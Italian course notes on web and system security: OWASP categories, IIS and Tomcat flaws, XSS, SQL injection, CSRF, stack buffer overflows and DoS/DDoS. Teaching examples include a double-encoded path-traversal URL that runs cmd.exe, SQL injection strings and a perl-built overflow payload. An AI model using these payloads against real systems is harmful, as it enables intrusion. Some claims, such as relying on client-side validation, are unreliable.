Il progetto *OWASP*⁵⁸ (*Open Web Application Security Project*) è il più grande progetto aperto di tassonomia e prevenzione di attacchi alle web application. Questo distingue gli attacchi in macro-categorie, quali:

- *Sample files*: moltissimi server web mettono a disposizione dei file di esempio sul funzionamento del server. Questi possono essere usati in modo malevolo per ricercare vulnerabilità.

⁵⁷Si veda il worm Code Red.

⁵⁸<https://owasp.org/>

- *Source code disclosure*: lato server è possibile risalire a informazioni sensibili quali il codice sorgente dello script. Ottenere il codice sorgente può significare avere a disposizione ad esempio username e password del database di backend di un'applicazione.
- *Canonicalization*: qualsiasi richiesta deve essere gestita in forma standard (“canonica”).
- *Server extensions*: estensioni messe a disposizioni dai web server (quali traduzione di pagine web, collaborazioni ecc.) sono state utilizzate in maniera malevola.
- *Input validation*: come accennato precedentemente una form può consentire ad un utente malevolo furbo di riuscire a reperire informazioni sensibili. Gli input andrebbero validati secondo principi ben precisi e sicuri⁵⁹.
- *Denial of Service*: negazione dell'availability di un'applicazione. Mandando in affanno il server si può far sì che questo non riesca ad elaborare in tempo le richieste.

1.1 Sample files: Microsoft IIS

Un esempio di Sample files era il server Microsoft IIS 4.0, implementava di default alcuni script ASP (*showcode.asp* e *codebrews.asp* ad esempio, ma anche *ViewCode.asp* ed altri ancora) che mostravano esempi dell'applicativo. Tali file consentiva ad un attaccante di accendere al contenuto di qualsiasi altro file presente sul server. L'implementazione erronea stava nel fatto che lo script *showcode.asp* prendeva in ingresso

⁵⁹Si vedrà che questo è alla base di tecniche quali *buffer overflow*.

un percorso, che il server IIS non controllava. Dunque si poteva risalire a qualsiasi percorso all'interno del server.

1.2 Source code disclosure: Apache Tomcat

Esempi sono disponibili sia con Microsoft IIS con il cosiddetto “dot asp” bug, ma anche su Apache Tomcat con il famoso *js%70* bug. Ad esempio se su Apache si eseguiva:

http://XXX/index.js%70

Il risultato è che Tomcat restituisce il codice sorgente di *index.jsp* invece di eseguire lo script lato server.

1.3 Canonicalization

Esistono ad esempio vari modi per rappresentare una risorsa:

- C:\ text.txt
- ..\\text.txt
- \\computer\C\$text.txt
- ... e così via.

Una vulnerabilità tipica legata al concetto di canonicalization è il *Unicode/Multicode Decode*. Questa vulnerabilità consiste nel fatto che uno dei caratteri di escape più appetibili per un attaccante è il “..\\” in quanto consente di risalire l'albero dei file in un server. Tale carattere viene codificato in questo modo:

- “\” corrisponde a “%5c”

Se io volessi ricodificare la codifica? Ossia codificare il carattere “%5c”?

- “%” corrisponde a “%25”
- “5” corrisponde a “%35”
- “c” corrisponde a “%63”

Ad esempio dunque il carattere “%35%63” corrisponde ad una codifica multipla di \. Un esempio è il seguente comando:

`http://TARGET/scripts/..%255c..%35cwinnt/system32/cmd.exe?/c+dir+c:\`

Rivela la lista delle directory in “C:”.

1.4 Buffer Overflow

Tanti server sono stati vittime di attacchi di tipo Buffer Overflow, dove si può accedere a delle zone di memoria sensibili. Ancora una volta riguarda il tema della gestione degli input. IIS⁶⁰ e i server Apache⁶¹ sono stati quelli più colpiti.

⁶⁰Con il worm Code Red.

⁶¹Con i famosi *Slapper* e *Scalper*

1.5 Denial of Service

Un esempio è il famoso *LOIC* (*Low Orbit Ion Cannon*) e le botnet per realizzare i DDoS. Vedremo più in là. Il tool noto come *XerXes*, creato dal famoso hacker *The Jester* (“th3j3st3r”), fu uno dei primi a creare una tecnica DoS. È un approccio che consiste nel far collidere delle chiavi.

2 Analisi delle vulnerabilità di un Web Server

Di seguito verranno presentati alcuni tool utili ad effettuare una scansione delle vulnerabilità di un sito web.

- *nikto*: fornisce una lista di potenziali vulnerabilità.
- *Nessus*.
- *OpenVAS*.

3 Hacking di applicazioni Web

Dopo aver visto gli attacchi ai server vediamo quelli contro le applicazioni web. Le applicazioni vulnerabili possono essere reperite anche dai motori di ricerca. Google, con la sua sintassi, consente di fare ricerche precise.

3.1 Web Crawling

Analisi della struttura del sito. Sono di interesse sia le pagine statiche sia i contenuti cliccabili e così via. Si possono usare:

- *wget*.

```
$ wget --mirror -p --convert-links -P ./LOCAL-DIR WEBSITE-URL
```

- *HTTrack*.
- *crawljax*.

3.2 Assessment delle vulnerabilità

Dopo aver fatto il crawling inizia la fase di analisi del sito web. Bisogna studiare come vengono gestite le sessioni, quali sono le librerie usate, i database in backend, la validazione dell'input e così via. Esistono dei plug-in per browser⁶² e delle suite che lavorano per fare l'assessment.

Altri tool sono:

- *Fiddler*: si comporta da MITM fra me e il browser che interagisce con l'applicazione. È di fatto un *proxy* che può modificare l'interazione con delle applicazioni web.
- *WebScarab*.
- *Zed Attack Proxy*.

⁶²Vedi *tamper* tra gli strumenti sviluppati di Chrome

- *Burp Suite.*

Gli ultimi due tool sono molto completi e fungono anch'essi da proxy. In particolare sono sviluppati da OWASP. Burp Suite fornisce una suite completa per fare assessment di vulnerabilità di applicazioni web. Anch'esso fornisce un proxy.

3.3 Vulnerabilità tipiche di applicazioni web: Top Ten Project

Il progetto OWASP ha identificato in un progetto denominato Top Ten Project le 10 principali vulnerabilità. Fra queste notiamo:

- *SQL injection.*
- *XSS Cross Site Scripting.*
- *Sensitive Data Exposure.*
- *Cross Site Request Forgery.*
- ... e tanti altri.

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↳	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	↳	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↳	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	↳	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Figura 10.1: Differenza della top ten fra il 2013 e il 2017

4 Cross-Site Scripting (XSS)

Utilizzando Javascript si creano script malevoli che inducono un utente obiettivo a effettuare delle interazioni con un server vulnerabile per i fini previsti da un attaccante. Un esempio importante è quello della gestione di input e output in HTML. Esistono vari tipi di attacchi XSS. Fra questi annoveriamo:

- *Stored XSS*: il server prende parte attiva per la conservazione del payload di attacco.
- *Reflected XSS*.
- *DOM Based XSS*: gli attacchi vivono nel front-end.

Contromisure sono;

- Filtraggio di caratteri tipici HTML quali <, >, # e così via.
- Riflettere caratteri senza eseguirli in HTML.
- Usare cookie HTTPOnly, ossia non modificabile da uno script.

5 SQL Injection

Si verifica quando la comunicazione web è su tre livelli: abbiamo un client che usa un browser, un front-end tramite una GUI offerta dal server e in back-end una base di dati in cui vengono conservate le informazioni gestite dall'applicazione. Lo scenario è il seguente: se il server in front-end del server offre una form dove il client può inserire un input e interagire con il back-end tramite query, allora potrei pensare di creare degli input ad hoc per fare attacchi. Ad esempio la stringa:

' or '='

Potrebbe restituire tutto il DB di un server nel caso in cui la gestione non sia fatta correttamente. Vediamo in che modo. Se ad esempio la query è:

query *SELECT * FROM Account WHERE username = '[username]' AND password = '[password]';*

Allora se cercassi l'utente con username “pippo” e password “pippo2021” la query diventerebbe:

query *SELECT * FROM Account WHERE username = 'pippo' AND password = 'pippo2021';*

Se invece uso la stringa malevola ottengo:

```
query SELECT * FROM Account WHERE username = ' ' or " = "  
AND password = ' ' or " = ";
```

Nella ricerca dell'username e della password abbiamo un or, dove la prima parte è sicuramente falsa (username o password vuoti) mentre la seconda è sempre vera. Stessa cosa può accadere per la query:

`' or 1#`

Tool per automatizzare sono:

- *Sqlninja*.
- *SQL Power Injector*.
- ... e tanti altri.

Contromisure sono: pulire e limitare l'input. Rigettare i caratteri che non rispettano i vincoli. L'input può anche essere sanificato. Conviene fare questo controllo lato client tramite Javascript, prima di arrivare sul server. Altro approccio è usare delle bind variables. Anche i messaggi di errore vanno centellinati. Utile potrebbe essere anche configurare API di intermediazione verso il DB. OWASP offre una API chiamata *ESAPI* che automatizza i controlli sui caratteri e tutte le contromisure per evitare attacchi web.

6 Cross-Site Request Forgery (CSRF)

Sfruttano tecniche di phishing per riuscire a reindirizzare un client target ad un server in modo tale da ottenere delle informazioni. Queste

possono essere: cookie di sessione, sfruttare form per rubare credenziali. Contromisure: legare la richiesta alla risposta tramite valori random.

7 HTTP Response Splitting

Causata dall'errata validazione dell'input da parte dell'applicazione web. Tramite una richiesta ricevo due risposte.

Capitolo 11

Buffer Overflow

Attacchi che sfruttano i buffer. Si avranno delle applicazioni che sfruttano dei buffer di memoria, intesi come insiemi di byte consecutivi in memoria, lavorando sullo stack. Quando si scrive un programma, ogni funzione che viene eseguita lavorerà su un *frame*, ossia una cornice della memoria dove verranno caricate variabili e cose per permettere il funzionamento della funzione⁶³. L’idea di base è immaginare uno spazio allocato per 10 byte, e pensare di voler scrivere in tale spazio 20 byte. Quello che succede è che i 10 byte che “non entrano” non saranno scartati, ma bensì verranno scritti nella porzione di memoria adiacente, andando magari a sovrascrivere dei dati importanti. Naturalmente tutto ciò può avvenire in tante porzioni della memoria quali lo stack, l’heap e così via. L’articolo che rappresenta la pietra miliare nell’ambito dei Buffer Overflow è *Smashing the Stack for Fun and Profit*⁶⁴.

⁶³Anche la funzione *main* è una funzione che a sua volta chiama altre funzioni.

⁶⁴https://www.eecs.umich.edu/courses/eecs588/static/stack_smashing.pdf

1988	The Morris Internet Worm uses a buffer overflow exploit in "fingerd" as one of its attack mechanisms.
1995	A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic.
1996	Aleph One published "Smashing the Stack for Fun and Profit" in <i>Phrack</i> magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities.
2001	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
2003	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
2004	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

Figura 11.1: Breve cronistoria dei più drammatici attacchi di Buffer Overflow

In via del tutto teorica oggi le contromisure a questi attacchi sono ben note. Il problema è che i programmi vengono scritti da essere umani, che spesso non ragionano in modo orientato alla sicurezza. Inoltre è molto più difficile trovare attacchi per linguaggi di programmazione di alto livello tipo Python e Java, mentre è più frequente per linguaggio di più basso livello quali C e C++. Questo perché ad esempio esistono i puntatori che sono molto delicati. Problemi che possono nascere possono essere *segmentation fault* che possono provocare un DoS. Ma se scelgo in maniera certosina la parte da andare a sovrascrivere (nello stack ad esempio l'indirizzo di ritorno) allora è possibile fare esfiltrazione di dati e modifiche devastanti all'esecuzione di programmi. Un frammento di codice è il seguente:

```

int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}

```

Figura 11.2: Codice di Buffer Overflow in C

La cui esecuzione è:

```

$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)

```

Figura 11.3: Codice di Buffer Overflow in C

Nel primo caso, ossia EVILINPUTVALUE abbiamo dunque 14 byte. Quello che succede è che come si può vedere la stringa 1 prende i restanti 6 byte che vengono sovrascritti. Il codice stampa poi valid(0) poiché le stringhe sono diverse. Nel secondo caso invece si fa una cosa ancora più “cattiva”. Usando BADINPUTBADINPUT di 16 byte sovrascrivo la stringa ma faccio sì che le due stringhe siano uguali sugli 8 byte su cui la funzione *strncpy* controlla. La funzione che crea il problema qui è la funzione *gets* che non fa alcuna validazione dell’input. Per poterci vedere più chiaro forniamo di seguito un’immagine relativa alla gestione della memoria nei calcolatori.




Figura 11.4: Gestione della memoria

Lo stack pointer contiene l'indirizzo di riempimento dello stack. Esistono due tipi di operazioni:

- *PUSH*: muove lo stack pointer per liberare spazio per poter scrivere.

- *POP*: è l'opposto. Prende i dati allo stack pointer e li porta da un'altra parte.

Lo stack pointer, come si evince dalla figura, parte dal valore massimo e viene decrementato man mano. Una funzione chiamante ad esempio potrebbe decrementare lo stack pointer di 3 e prevedere 2 celle per l'output e una per l'input. La funzione viene caricata nel *program counter*. Altra parte importante è il frame pointer, che determina e armonizza le funzioni che sono in esecuzione. Ma sullo stack non vengono archiviati soltanto dati, bensì tanti altri valori sensibili, come l'old frame pointer, il return address e così via. Dunque è possibile avere delle celle di memoria contigue in cui da una parte abbiamo una variabile locale (come la str2 di prima) e dall'altra un'informazione sensibile come il frame pointer. Se sforo lo spazio relativo ad una variabile potrei sovrascrivere il vecchio frame pointer e il return address.




Figura 11.5: Tipico attacco di Buffer Overflow allo stack

L'idea dunque è quella di iniettare codice che fa sì che il return address venga sovrascritto in modo da puntare al primo indirizzo relativo al codice che ho iniettato. Dunque la funzione che viene eseguita inietta codice eseguibile sullo stack.




Figura 11.6: Tipico attacco di Buffer Overflow allo stack

La memoria Heap è quella utilizzata per allocare le variabili dinamicamente.

Vediamo un altro esempio di attacco Buffer Overflow:

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

Figura 11.7: Altro attacco di Buffer Overflow allo stack sfruttando la funzione gets

```
$ cc -g -o buffer2 buffer2.c

$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

$ perl -e 'print pack("H*", "414243444546474851525354555657586162636465666768
08fcffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

Figura 11.8: Esecuzione dell'attacco

La seguente tabella mostra le funzioni di C usate comunemente ma che non sono sicure.

<code>gets(char *str)</code>	read line from standard input into str
<code>sprintf(char *str, char *format, ...)</code>	create str according to supplied format and variables
<code>strcat(char *dest, char *src)</code>	append contents of string src to string dest
<code>strcpy(char *dest, char *src)</code>	copy contents of string src to string dest
<code>vsprintf(char *str, char *fmt, va_list ap)</code>	create str according to supplied format and variables

Figura 11.9: Funzioni non sicure in C

1 Shellcode

Lo shellcode è codice eseguibile che vado a iniettare nello stack sotto forma di stringa di input di un programma.

2 Contromisure al Buffer Overflow

È possibile utilizzare BSD. Inoltre bisogna preferire linguaggi di alto livello quali Python e Java. I codici vanno costantemente manutenuti e controllati.

- A tempo di compilazione: è importante utilizzare librerie sicure e funzioni che facciano controlli sugli input. Un esempio è *Libsafe* che può essere caricato dinamicamente senza neanche cambiare le funzioni non sicure quali *gets*, *fgets* e così via. Un altro modo è usare una stringa che “marca” il vecchio frame pointer per controllare come segnaposto. Tale tecnica si chiama *Stackshield* ed è un caso particolare delle tecniche dette *Return Address Defender (RAD)*.

- A tempo di esecuzione: si può sfruttare un componente hardware noto come *MMU (Memory Management Unit)*. Questo consente di fare utilizzo di memoria virtuale e di effettuare dei controlli prima che si acceda alla memoria. Ad esempio in alcune zone consente di accedere soltanto in lettura ad esempio. La MMU fornisce dei cuscinetti fra le aree di memoria (come la Heap e lo stack) come le *Guard Pages*.
- Altra contromisura è randomizzare l'indirizzo associato all'esecuzione di un programma. Questo fa sì che le variabili locali ad esempio non siano allocate in spazi contigui.

Altri tipi di attacchi di buffer overflow sono:

- *Replacement Stack Frame*.
- *Return to System Call*.
- *Heap Overflow*.

Capitolo 12

DoS e DDoS attack

La definizione secondo il NIST è:

“An action that prevents or impairs the authorized use of networks, systems, or applications by exhausting resources such as central processing units (CPU), memory, bandwidth, and disk space.”

Le categorie di risorse che possono essere attaccate sono:

- Banda di rete.
- Risorse di sistema.
- Risorse applicative. Attacchi a livello applicativo sono ad esempio gli attacchi *SIP INVITE*. Altro attacco famoso è *Slowloris*. Questo consiste nell’inviare lentamente richieste HTTP mandando pian piano un header alla volta. Famoso è anche *Slowdrop*, che invece droppa parti di risposte per costringere il server alla ritrasmissione.

Secondo [3] uno scenario possibile è il seguente.




Figura 12.1: Scenario in cui è possibile avere un attacco DoS

1 Attacchi di tipo Flooding

È una tecnica comune di attacco DoS.

1.1 TCP SYN Flooding

Quando mando tante richieste di connessioni SYN, un server risponde SYN + ACK (con un certo sequence number). Se il client non chiude la connessione il server comincia a mandare richieste RST per chiudere la connessione a causa del timeout previsto in TCP. Se oltre al flooding faccio spoofing dell'indirizzo di fatto ho un server che manda prima SYN + ACK e poi RST ad un client (che potenzialmente non esiste). Questo dunque può essere visto sia come attacco ad un server sia come attacco ad un client.

Esistono ovviamente altri tipi di attacchi di flooding che sfruttano UDP, ICMP e così via. Tutti gli attacchi di flooding sono attacchi di natura volumetrica dove si cerca di allagare la rete.

1.2 ICMP Ping Flooding

Se inizio a mandare tanti messaggi ICMP echo request in attesa di echo reply potrei affaticare il target. Le performance di una rete potrebbero risentire molto da questo attacco. Uno scenario classico è quello in cui si manda un ping distribuito in tutta una sottorete. Il traffico generato dalle echo reply potrebbe creare traffico in rete. Ciò che conta in un attacco del genere (di tipo volumetrico) è il tasso (*rate*) con cui si mandano tali richieste.

Attacchi di tipo DoS sono sempre preceduti da un *Source Address Spoofing*. Questo può essere utilizzato da me (attaccante) per sfruttare l'indirizzo IP della vittima che si vede ricevere delle risposte continue senza aver *de facto* mandato richieste.

2 DDoS: Distributed Denial of Service




Figura 12.2: Scenario in cui è possibile avere un attacco DDoS

Per poter effettuare un attacco DDoS vi è la necessità di prendere possesso di altri computer. Per farlo bisogna utilizzare i cosiddetti *RAT's*, ossia *Root Administration Tools*, e rendere tali computer *FUD* (*Fully UnDetectable*). I *RAT's* consentono agli attaccanti di controllare i processi su una macchina in remoto. In questo modo l'attaccato non ha alcuna contezza di ciò che sta accadendo sul suo PC. Tali computer vengono chiamati *Zombie*.

Se invece si vuole sferrare un attacco DDoS senza prendere controllo remoto di nodi, Un protocollo molto utilizzato è *IRC* (*Internet Relay Chat*) che sfrutta una chat testuale per organizzare la sincronizzazione

di attacchi. Danni di un attacco DoS e DDoS sono sicuramente legati alle sanzioni, al danno di immagine, e più in generale al fatto che chi lo subisce potrebbe essere un fornitore che non soddisfa gli *SLA* (*Service Level Agreement*).

2.1 Rootkit

